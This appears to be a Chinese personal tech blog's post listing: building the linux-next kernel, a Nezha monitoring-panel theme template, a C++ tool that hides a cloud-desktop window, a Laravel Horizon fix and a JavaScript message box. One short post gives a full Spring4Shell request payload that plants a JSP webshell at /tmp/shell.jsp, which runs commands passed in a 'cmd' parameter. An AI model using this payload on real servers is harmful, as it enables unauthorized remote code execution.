编译最新的 Linux-next 内核

!> Linux-next 不是适用于任何人的!
@> The linux-next tree is the holding area for patches aimed at the next kernel merge window. If you’re doing bleeding edge kernel development, you may want to work from that tree rather than Linus Torvalds’ mainline tree.

获取源代码


git仓库找到最新的commit(被标注为绿色 HEAD 的)。确认你这是你需要的,clone下来。
注意:Linux Kernel 很大,保证空间足够!
clone

修改配置

先复制你自己机器的配置文件

1
cp /boot/config-"$(uname -r)" .config

接下来,更新配置文件到最新的

1
make olddefconfig

如果你在用DebianUbuntu或他们的衍生版本,务必关闭默认签名证书

1
2
./scripts/config --file .config --set-str SYSTEM_TRUSTED_KEYS ''
./scripts/config --file .config --set-str SYSTEM_REVOCATION_KEYS ''

自定义配置

  • defconfig: 默认配置。
  • allmodconfig: 根据当前系统状态,尽可能地把项目构建为可加载模块(而非内建)。
  • tinyconfig: 极简的 Linux 内核。
    一般来说,建议使用defconfig
1
make defconfig

接下来可以在默认配置的基础上自定义配置了。

1
make menuconfig

在此界面,你可以根据各选项的类型来进行切换操作。
有两类可切换选项:

  1. 布尔状态选项:这类选项只能关闭([ ])或作为内建组件开启([*])。
  2. 三态选项:这类选项可以关闭(< >)、内建(<*>),或作为可加载模块()进行构建。
    保存好之后,就可以编译了

编译

1
make -j$(nproc) 2>&1 | tee log

有报错就修吧

哪吒面板 MDUI 主题添加分组


效果图:加了之后
改了之后的 html(没格式化是因为我的格式化插件有 bug 格式化会导致哪吒插入的关键字段被优化掉):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
{{define "theme-mdui/home"}}
<!doctype html>
<html lang="{{.Conf.Language}}">

<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1"/>
<title>{{.Title}}</title>
<link rel="shortcut icon" type="image/png" href="/static/logo.svg?v20210804" />

<!-- MDUI CSS -->
<link rel="stylesheet" href="https://cdn.staticfile.org/mdui/1.0.2/css/mdui.min.css"/>
<link rel="stylesheet" href="/static/theme-mdui/mdui.css" type="text/css">
<style>
.mdui-table td, .mdui-table th{padding: 6px;}
.progress{width: 10%;min-width: 75px;}
.progress-text{font-size: 16px;font-weight: 800;position: relative;top: 4px;left: 6px;}
.offline st,.offline at,.offline gt,.offline .progress-text{color: grey;}
a{text-decoration:none;color:#333;}.mdui-theme-layout-dark a{color:#fff;}
</style>
{{if ts .CustomCode}}
{{.CustomCode|safe}}
{{end}}
</head>

<body>
{{template "theme-mdui/menu" .}}

<div id="app">
<div id="container" class="mdui-container">
<button @click="toggleView" class="mdui-fab mdui-fab-wrapper mdui-fab-fixed mdui-ripple mdui-color-pink-accent">
<i v-if="showCard" class="mdui-icon material-icons">list</i>
<i v-else class="mdui-icon material-icons">apps</i>
</button>
<div v-if="showCard" class="mdui-row-xs-1 mdui-row-sm-2 mdui-row-md-3 mdui-row-lg-4">
<div class="mdui-panel" mdui-panel="{accordion: false}">
<div class="mdui-panel-item mdui-panel-item-open " v-for="group in groups">
<div class="mdui-panel-item-header">@#(group.Tag!==''?group.Tag:'{{tr "Default"}}')#@</div>
<div class="mdui-panel-item-body">
<div id="servers">
<div class="mdui-col" v-for='server in group.data' :id="server.ID">
<div :class="'mdui-card mt' + (server.live?'':' offline')">
<div class="mdui-card-header">
<img class="mdui-card-header-avatar" :src="'https://cdn.staticfile.org/flag-icon-css/4.1.5/flags/1x1/' + (server.Host.CountryCode?server.Host.CountryCode:'cn') + '.svg'"/>
<div class="mdui-card-header-title">@#server.Name#@</div>
<div class="mdui-card-header-subtitle">@#server.Host.CountryCode.toUpperCase()#@ | @#server.Host.Platform#@ @#server.Host.PlatformVersion#@</div>
</div>
<div v-if="server.live" class="mdui-card-menu">
<i :id="'info-' + server.ID" class="mdui-icon material-icons">info_outline</i>
</div>
<div v-else class="mdui-card-menu mdui-typo-title mdui-text-color-grey">Offline</div>
<div class="mdui-card-content">
<ul class="mdui-list">
<li class="mdui-list-item">
<i class="mdui-list-item-icon mdui-icon material-icons">memory</i>
<div class="mdui-list-item-content">
<st class="mdui-list-item-title mdui-list-item-one-line">CPU <span>@#server.live?parseInt(server.State.CPU):'NaN'#@%</span></st>
<div class="mdui-list-item-text" style="opacity:1;">
<div class="mdui-progress">
<div class="mdui-progress-determinate mdui-color-indigo-400" :style="'width: ' + (server.live?server.State.CPU:'0') + '%;'"></div>
</div>
</div>
</div>
</li>
<li class="mdui-list-item" :id="'mem-' + server.ID">
<i class="mdui-list-item-icon mdui-icon material-icons">straighten</i>
<div class="mdui-list-item-content">
<at class="mdui-list-item-title mdui-list-item-one-line">MEM <span>@#server.live?parseInt(server.State?server.State.MemUsed/server.Host.MemTotal*100:0):'NaN'#@%</span></at>
<div class="mdui-progress">
<div class="mdui-progress-determinate mdui-color-pink-400" :style="'width: ' + (server.live?parseInt(server.State?server.State.MemUsed/server.Host.MemTotal*100:0):'0') + '%;'"></div>
</div>
</div>
</li>
<li class="mdui-list-item">
<i class="mdui-list-item-icon mdui-icon material-icons">swap_vert</i>
<div class="mdui-list-item-content">
<div class="mdui-list-item-title">{{tr "UpNetTransfer"}}</div>
<div class="mdui-list-item-text mdui-list-item-one-line" style="opacity:1;">
<at><span>@#formatNetByteSize(server.State.NetOutSpeed)#@</span></at>
</div>
</div>
<div class="mdui-list-item-content">
<div class="mdui-list-item-title">{{tr "DownNetTransfer"}}</div>
<div class="mdui-list-item-text mdui-list-item-one-line" style="opacity:1;">
<st><span>@#formatNetByteSize(server.State.NetInSpeed)#@</span></st>
</div>
</div>
</li>
<li class="mdui-list-item">
<i class="mdui-list-item-icon mdui-icon material-icons">swap_horiz</i>
<div class="mdui-list-item-content">
<div class="mdui-list-item-title">{{tr "TotalUpNetTransfer"}}</div>
<div class="mdui-list-item-text mdui-list-item-one-line" style="opacity:1;">
<at><span>@#formatByteSize(server.State.NetOutTransfer)#@</span></at>
</div>
</div>
<div class="mdui-list-item-content">
<div class="mdui-list-item-title">{{tr "TotalDownNetTransfer"}}</div>
<div class="mdui-list-item-text mdui-list-item-one-line" style="opacity:1;">
<st><span>@#formatByteSize(server.State.NetInTransfer)#@</span></st>
</div>
</div>
</li>
</ul>
</div>
</div>
</div>
</div>
</div>
</div>
</div>
</div>

<div v-else class="mdui-table-fluid mdui-m-t-1">
<table class="mdui-table mdui-table-hoverable">
<thead>
<tr>
<th class="mdui-text-center">ID</th>
<th class="mdui-text-center">{{tr "Name"}}</th>
<th class="mdui-text-center">{{tr "UpNetTransfer"}}</th>
<th class="mdui-text-center">{{tr "DownNetTransfer"}}</th>
<th class="mdui-text-center">{{tr "TotalUpNetTransfer"}}</th>
<th class="mdui-text-center">{{tr "TotalDownNetTransfer"}}</th>
<th class="mdui-text-center">CPU</th>
<th class="mdui-text-center">RAM</th>
<th class="mdui-text-center">{{tr "Uptime"}}</th>
</tr>
</thead>
<tbody>
<tr :class="(server.live?'':'offline')" v-for="server in servers">
<td class="mdui-text-center">@#server.ID#@</td>
<td class="mdui-text-center">@#server.Name#@</td>
<td class="mdui-text-center"><at>@#formatNetByteSize(server.State.NetOutSpeed)#@</at></td>
<td class="mdui-text-center"><st>@#formatNetByteSize(server.State.NetInSpeed)#@</st></td>
<td class="mdui-text-center"><at>@#formatByteSize(server.State.NetOutTransfer)#@</at></td>
<td class="mdui-text-center"><st>@#formatByteSize(server.State.NetInTransfer)#@</st></td>
<td class="progress">
<div class="mdui-progress" style="height: 30px; background-color: #edbbd2;">
<div class="mdui-progress-determinate mdui-color-pink-a400" :style="'width: ' + (server.live?server.State.CPU:'0') + '%;'">
<span class="mdui-text-truncate progress-text">@#server.live?parseInt(server.State.CPU):'NaN'#@%</span>
</div>
</div>
</td>
<td class="progress">
<div class="mdui-progress" style="height: 30px;">
<div class="mdui-progress-determinate mdui-color-indigo-400" :style="'width: ' + parseInt(server.State?server.State.MemUsed/server.Host.MemTotal*100:0) + '%;'">
<span class="mdui-text-truncate progress-text">@#parseInt(server.State?server.State.MemUsed/server.Host.MemTotal*100:0)#@%</span>
</div>
</div>
</td>
<td class="mdui-text-center">@#secondToDate(server.State.Uptime)#@</td>
</tr>
</tbody>
</table>
</div>

</div>
</div>

{{template "theme-mdui/footer" .}}

<script src="/static/theme-mdui/mdui.js"></script>
<script src="https://cdn.staticfile.org/mdui/1.0.2/js/mdui.min.js"></script>
<script src="https://cdn.staticfile.org/jquery/3.6.0/jquery.min.js"></script>
<script src="https://cdn.staticfile.org/vue/2.6.14/vue.min.js"></script>

<script>
var container = document.querySelector("#container");
container.style.minHeight = window.innerHeight-document.body.clientHeight+container.clientHeight+'px';
mdui.mutation();
const initData = JSON.parse('{{.Servers}}').servers;
var statusCards = new Vue({
el: '#app',
delimiters: ['@#', '#@'],
data: {
servers: initData,
cache: [],
groups: [],
showCard: true
},
created() {
this.group()
},
methods: {
toggleView() {
this.showCard = !this.showCard
},
toFixed2(f) {
return f.toFixed(2)
},
group() {
this.groups = groupingData(this.servers, "Tag")
},
secondToDate(s) {
var d = Math.floor(s / 3600 / 24);
if (d > 0) {
return d + " {{tr "Day"}}"
}
var h = Math.floor(s / 3600 % 24);
var m = Math.floor(s / 60 % 60);
var s = Math.floor(s % 60);
return h + ":" + ("0" + m).slice(-2) + ":" + ("0" + s).slice(-2);
},
readableBytes(bytes) {
if (!bytes) {
return '0B'
}
var i = Math.floor(Math.log(bytes) / Math.log(1024)),
sizes = ["B", "KB", "MB", "GB", "TB", "PB", "EB", "ZB", "YB"];
return parseFloat((bytes / Math.pow(1024, i)).toFixed(2)) + sizes[i];
},
readableNetBytes(bytes) {
if (!bytes) {
return '0B'
}
var Kbps=125, Mbps=Kbps*1000, Gbps=Mbps*1000, Tbps=Gbps*1000;
if (bytes < Kbps) return (bytes * 8).toFixed(2) + 'bps';
if (bytes < Mbps) return (bytes / Kbps).toFixed(2) + 'Kbps';
if (bytes < Gbps) return (bytes / Mbps).toFixed(2) + 'Mbps';
if (bytes < Tbps) return (bytes / Gbps).toFixed(2) + 'Gbps';
else return (bytes / Tbps).toFixed(2) + 'Tbps';
},
formatTimestamp(t) {
return new Date(t * 1000).toLocaleString()
},
formatByteSize(bs) {
const x = this.readableBytes(bs)
return x != "NaN undefined" ? x : 'NaN'
},
formatNetByteSize(bs) {
const x = this.readableNetBytes(bs)
return x != "NaN undefined" ? x : 'NaN'
},
formatTooltip(server) {
var disk = this.formatByteSize(server.State.DiskUsed) + '/' + this.formatByteSize(server.Host.DiskTotal);
var upTime = this.secondToDate(server.State.Uptime);
var tooltip = `{content: 'System: ${server.Host.Platform}-${server.Host.PlatformVersion}[${server.Host.Arch}]<br>CPU: ${server.Host.CPU}<br>Disk: ${disk}<br>Online: ${upTime}<br>Version: ${server.Host.Version}'}`;
return tooltip
}
}
})

function groupingData(data, field) {
if (!data) {
return
}
let map = {};
let dest = [];
data.forEach(item => {
if (!map[item[field]]) {
dest.push({
[field]: item[field],
data: [item]
});
map[item[field]] = item;
} else {
dest.forEach(dItem => {
if (dItem[field] == item[field]) {
dItem.data.push(item);
}
});
}
})
return dest;
}
const wsProtocol = window.location.protocol == "https:" ? "wss" : "ws"
let canShowError = true;
function connect() {
const ws = new WebSocket(wsProtocol + '://' + window.location.host + '/ws');
ws.onopen = function (evt) {
canShowError = true;
mdui.snackbar({
message: '{{tr "RealtimeChannelEstablished"}}',
timeout: 2000,
position: 'top',
onClosed: function () {
mdui.mutation();
}
});
}
var infoTooltip = {}, memTooltip = {};
ws.onmessage = function (evt) {
const data = JSON.parse(evt.data)
statusCards.servers = data.servers
for (let i = 0; i < statusCards.servers.length; i++) {
const ns = statusCards.servers[i];
if (!ns.Host) ns.live = false
else {
const lastActive = new Date(ns.LastActive).getTime()
if (data.now - lastActive > 10 * 1000) {
ns.live = false
} else {
ns.live = true
if (statusCards.showCard) {
if (infoTooltip[ns.ID]) {
var disk = statusCards.formatByteSize(ns.State.DiskUsed) + '/' + statusCards.formatByteSize(ns.Host.DiskTotal);
var upTime = statusCards.secondToDate(ns.State.Uptime);
var content =
`System: ${ns.Host.Platform}-${ns.Host.PlatformVersion}[${ns.Host.Arch}]
CPU: ${ns.Host.CPU}
Disk: ${disk}
Online: ${upTime}
Version: ${ns.Host.Version}`;
infoTooltip[ns.ID].$element[0].innerText = content;
}
else {
if (document.getElementById(`info-${ns.ID}`)) infoTooltip[ns.ID] = new mdui.Tooltip(`#info-${ns.ID}`, {});
}

if (memTooltip[ns.ID]) {
var content = `${statusCards.formatByteSize(ns.State.MemUsed)}/${statusCards.formatByteSize(ns.Host.MemTotal)}`;
memTooltip[ns.ID].$element[0].innerText = content;
}
else {
if (document.getElementById(`mem-${ns.ID}`)) memTooltip[ns.ID] = new mdui.Tooltip(`#mem-${ns.ID}`, {});
}
} else { mdui.$('div').remove('.mdui-tooltip'); infoTooltip = {}; memTooltip = {}; }
}
}
}
statusCards.groups = groupingData(statusCards.servers, "Tag")
mdui.mutation();
}
ws.onclose = function () {
if (canShowError) {
canShowError = false;
mdui.snackbar({
message: '{{tr "RealtimeChannelDisconnect"}}',
timeout: 2000,
position: 'top',
});
}
setTimeout(function () {
connect()
}, 3000);
}
ws.onerror = function () {
ws.close()
}
}
connect();
</script>
</body>
</html>
{{end}}

[C++]天翼云电脑本机挂机隐藏窗口

废话不多说,直接贴代码。有想要解析的可以继续往下翻。
完整解决方案:KawaiiSh1zuku/CtYunAgentWindow

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
#include <iostream>
#include <windows.h>
#include <string.h>
#include <tchar.h>
#pragma comment(lib, "user32.lib")

int screenWidth = GetSystemMetrics(SM_CXSCREEN);
int screenHeight = GetSystemMetrics(SM_CYSCREEN);

BOOL CALLBACK EnumChildProc(HWND hwnd, LPARAM lParam) {
char className[256];
GetClassNameA(hwnd, className, sizeof(className));

std::cout << "Child Window: " << className << std::endl;

RECT clientRect;
GetClientRect(hwnd, &clientRect);

RECT windowRect;
GetWindowRect(hwnd, &windowRect);

std::cout << "Client Area Resolution: " << clientRect.right - clientRect.left
<< " x " << clientRect.bottom - clientRect.top << std::endl;

std::cout << "Window Resolution: " << windowRect.right - windowRect.left
<< " x " << windowRect.bottom - windowRect.top << std::endl;

if (windowRect.right - windowRect.left < screenWidth && windowRect.bottom - windowRect.top < screenHeight) {
std::cout << "You are just the window I'm looking for!" << std::endl;
HWND hd = reinterpret_cast<HWND>(lParam);
if (IsWindowVisible(hd)) {
ShowWindow(hd, SW_HIDE);
std::cout << "Hid" << std::endl;
}
else {
ShowWindow(hd, SW_SHOW);
std::cout << "Shown" << std::endl;
}
return false;
}
return true;
}

int main(int argc, _TCHAR* argv[])
{
HWND hd = GetDesktopWindow();

hd = GetWindow(hd, GW_CHILD);
char s[200] = { 0 };

while (hd != NULL)
{
memset(s, 0, 200);
GetWindowText(hd, s, 200);
if (strstr(s,"CtyunClouddeskUniversal"))
{
EnumChildWindows(hd, EnumChildProc, reinterpret_cast<LPARAM>(hd));
}
hd = GetNextWindow(hd, GW_HWNDNEXT);
}

return 0;
}

解析:用遍历取得客户端的窗口,然后判断是不是我们想要隐藏/显示的窗口(有一个覆盖了全屏的窗口,显示后会在顶层阻断鼠标操作)
至于为什么用遍历?不知道为什么用FindWindow找不到天翼云的窗口。

Laravel多项目horizon冲突问题

起因

用了一个用laravel写的shit项目,没想到项目默认没有修改项目名。导致两个实例绑定到了一个名字上之后,redis内的horizon记录冲突了。
解决办法:.env文件内修改其中一个的APP_NAME

Spring4shell无web目录泄露时的利用方法

修改appBase,则不需要获取web路径,此payload不常见,github上检索不到。

1
payload:class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bprefix%7Di%20java.io.InputStream%20in%20%3D%20%25%7Bc%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=/tmp&class.module.classLoader.resources.context.parent.pipeline.first.prefix=shell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=&class.module.classLoader.resources.context.parent.appBase=/

webshell写入路径:/tmp/shell.jsp

JS编写仿Ant Design的消息提示框

最近在改一个项目,前端使用了Ant Design且我没有源码,因此只能自己实现一个MessageBox组件。
在掘金上看见了一个现成的组件,略加修改使其适应Ant Design的风格。
用法:

1
2
3
4
5
const message = useMessage();
message.success("success");
message.error("error");
message.info("info");
message.warning("warning");

代码如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
/**
* 消息提示条
* @param {object} params
* @param {number} params.duration 持续时间(毫秒),默认`3000`
* @param {number} params.zIndex 起始定位层级,默认`1000`
*/
function useMessage(params = {}) {
const doc = document;
const cssModule = `__${Math.random().toString(36).slice(2, 7)}`;
const className = {
box: `msg-box${cssModule}`,
hide: `hide${cssModule}`,
text: `msg-text${cssModule}`,
icon: `msg-icon${cssModule}`
}
const style = doc.createElement("style");
style.textContent = `
.${className.box}, .${className.icon}, .${className.text} {
padding: 0;
margin: 0;
box-sizing: border-box;
}
.${className.box} {
position: fixed;
top: 0;
left: 50%;
display: flex;
padding: 12px 16px;
border-radius: 2px;
background-color: #fff;
box-shadow: 0 3px 3px -2px rgba(0,0,0,.2),0 3px 4px 0 rgba(0,0,0,.14),0 1px 8px 0 rgba(0,0,0,.12);
white-space: nowrap;
animation: ${className.box}-move .4s;
transition: .4s all;
transform: translate3d(-50%, 0%, 0);
opacity: 1;
overflow: hidden;
padding: 9px 12px;
margin: 0;
box-sizing: border-box;
border-radius: 8px;
box-shadow: 0 6px 16px 0 rgba(0, 0, 0, 0.08),
0 3px 6px -4px rgba(0, 0, 0, 0.12),
0 9px 28px 8px rgba(0, 0, 0, 0.05);
pointer-events: all;
}
@keyframes ${className.box}-move {
0% {
opacity: 0;
transform: translate3d(-50%, -100%, 0);
}
100% {
opacity: 1;
transform: translate3d(-50%, 0%, 0);
}
}
.${className.box}.${className.hide} {
opacity: 0;
transform: translate3d(-50%, -100%, 0);
}
.${className.icon} {
display: inline-block;
width: 16px;
height: 16px;
border-radius: 50%;
overflow: hidden;
margin-right: 6px;
position: relative;
align-items: center;
color: inherit;
font-style: normal;
line-height: 0;
text-align: center;
text-transform: none;
vertical-align: -0.125em;
text-rendering: optimizeLegibility;
-webkit-font-smoothing: antialiased;
-moz-osx-font-smoothing: grayscale;
}
.${className.text} {
font-size: 14px;
line-height: 18px;
color: #555;
}
.${className.icon}::after,
.${className.icon}::before {
position: absolute;
content: "";
background-color: #fff;
}
.${className.box}.info .${className.icon}, .${className.box}.info::after {
background-color: #1677ff;
}
.${className.box}.success .${className.icon}, .${className.box}.success::after {
background-color: #52c41a;
}
.${className.box}.warning .${className.icon}, .${className.box}.warning::after {
background-color: #faad14;
}
.${className.box}.error .${className.icon}, .${className.box}.error::after {
background-color: #ff4d4f;
}
.${className.box}.info .${className.icon}::after,
.${className.box}.warning .${className.icon}::after {
top: 15%;
left: 50%;
margin-left: -1px;
width: 2px;
height: 2px;
border-radius: 50%;
}
.${className.box}.info .${className.icon}::before,
.${className.box}.warning .${className.icon}::before {
top: calc(15% + 4px);
left: 50%;
margin-left: -1px;
width: 2px;
height: 40%;
}
.${className.box}.error .${className.icon}::after,
.${className.box}.error .${className.icon}::before {
top: 20%;
left: 50%;
width: 2px;
height: 60%;
margin-left: -1px;
border-radius: 1px;
}
.${className.box}.error .${className.icon}::after {
transform: rotate(-45deg);
}
.${className.box}.error .${className.icon}::before {
transform: rotate(45deg);
}
.${className.box}.success .${className.icon}::after {
box-sizing: content-box;
background-color: transparent;
border: 2px solid #fff;
border-left: 0;
border-top: 0;
height: 50%;
left: 35%;
top: 13%;
transform: rotate(45deg);
width: 20%;
transform-origin: center;
}
`.replace(/(\n|\t|\s)*/ig, "$1").replace(/\n|\t|\s(\{|\}|\,|\:|\;)/ig, "$1").replace(/(\{|\}|\,|\:|\;)\s/ig, "$1");
doc.head.appendChild(style);
/** 一直累加的定位层级 */
let zIndex = params.zIndex || 1000;
/**
* 消息队列
* @type {Array<HTMLElement>}
*/
const messageList = [];

/**
* 获取指定`item`的定位`top`
* @param {HTMLElement=} el
*/
function getItemTop(el) {
let top = 8;
for (let i = 0; i < messageList.length; i++) {
const item = messageList[i];
if (el && el === item) {
break;
}
top += item.clientHeight + 20;
}
return top;
}

/**
* 删除指定列表项
* @param {HTMLElement} el
*/
function removeItem(el) {
for (let i = 0; i < messageList.length; i++) {
const item = messageList[i];
if (item === el) {
messageList.splice(i, 1);
break;
}
}
el.classList.add(className.hide);
messageList.forEach(function(item) {
item.style.top = `${getItemTop(item)}px`;
});
}

/**
* 显示一条消息
* @param {string} content 内容
* @param {"info"|"success"|"warning"|"error"} type 消息类型
* @param {number} duration 持续时间,优先级比默认值高
*/
function show(content, type = "info", duration) {
const el = doc.createElement("div");
el.className = `${className.box} ${type}`;
el.style.top = `${getItemTop()}px`;
el.style.zIndex = zIndex;
el.innerHTML = `
<span class="${className.icon}"></span>
<span class="${className.text}">${content}</span>
`;
zIndex++;
messageList.push(el);
doc.body.appendChild(el);
// 添加动画监听事件
function animationEnd() {
el.removeEventListener("animationend", animationEnd);
setTimeout(removeItem, duration || params.duration || 3000, el);
}
el.addEventListener("animationend", animationEnd);
function transitionEnd() {
if (getComputedStyle(el).opacity !== "0") return;
el.removeEventListener("transitionend", transitionEnd);
el.remove();
}
el.addEventListener("transitionend", transitionEnd);
}

return {
show,
/**
* 普通描述提示
* @param {string} msg
*/
info(msg) {
show(msg, "info");
},
/**
* 成功提示
* @param {string} msg
*/
success(msg) {
show(msg, "success");
},
/**
* 警告提示
* @param {string} msg
*/
warning(msg) {
show(msg, "warning");
},
/**
* 错误提示
* @param {string} msg
*/
error(msg) {
show(msg, "error");
}
}
}

异次元发卡XSS组合拳

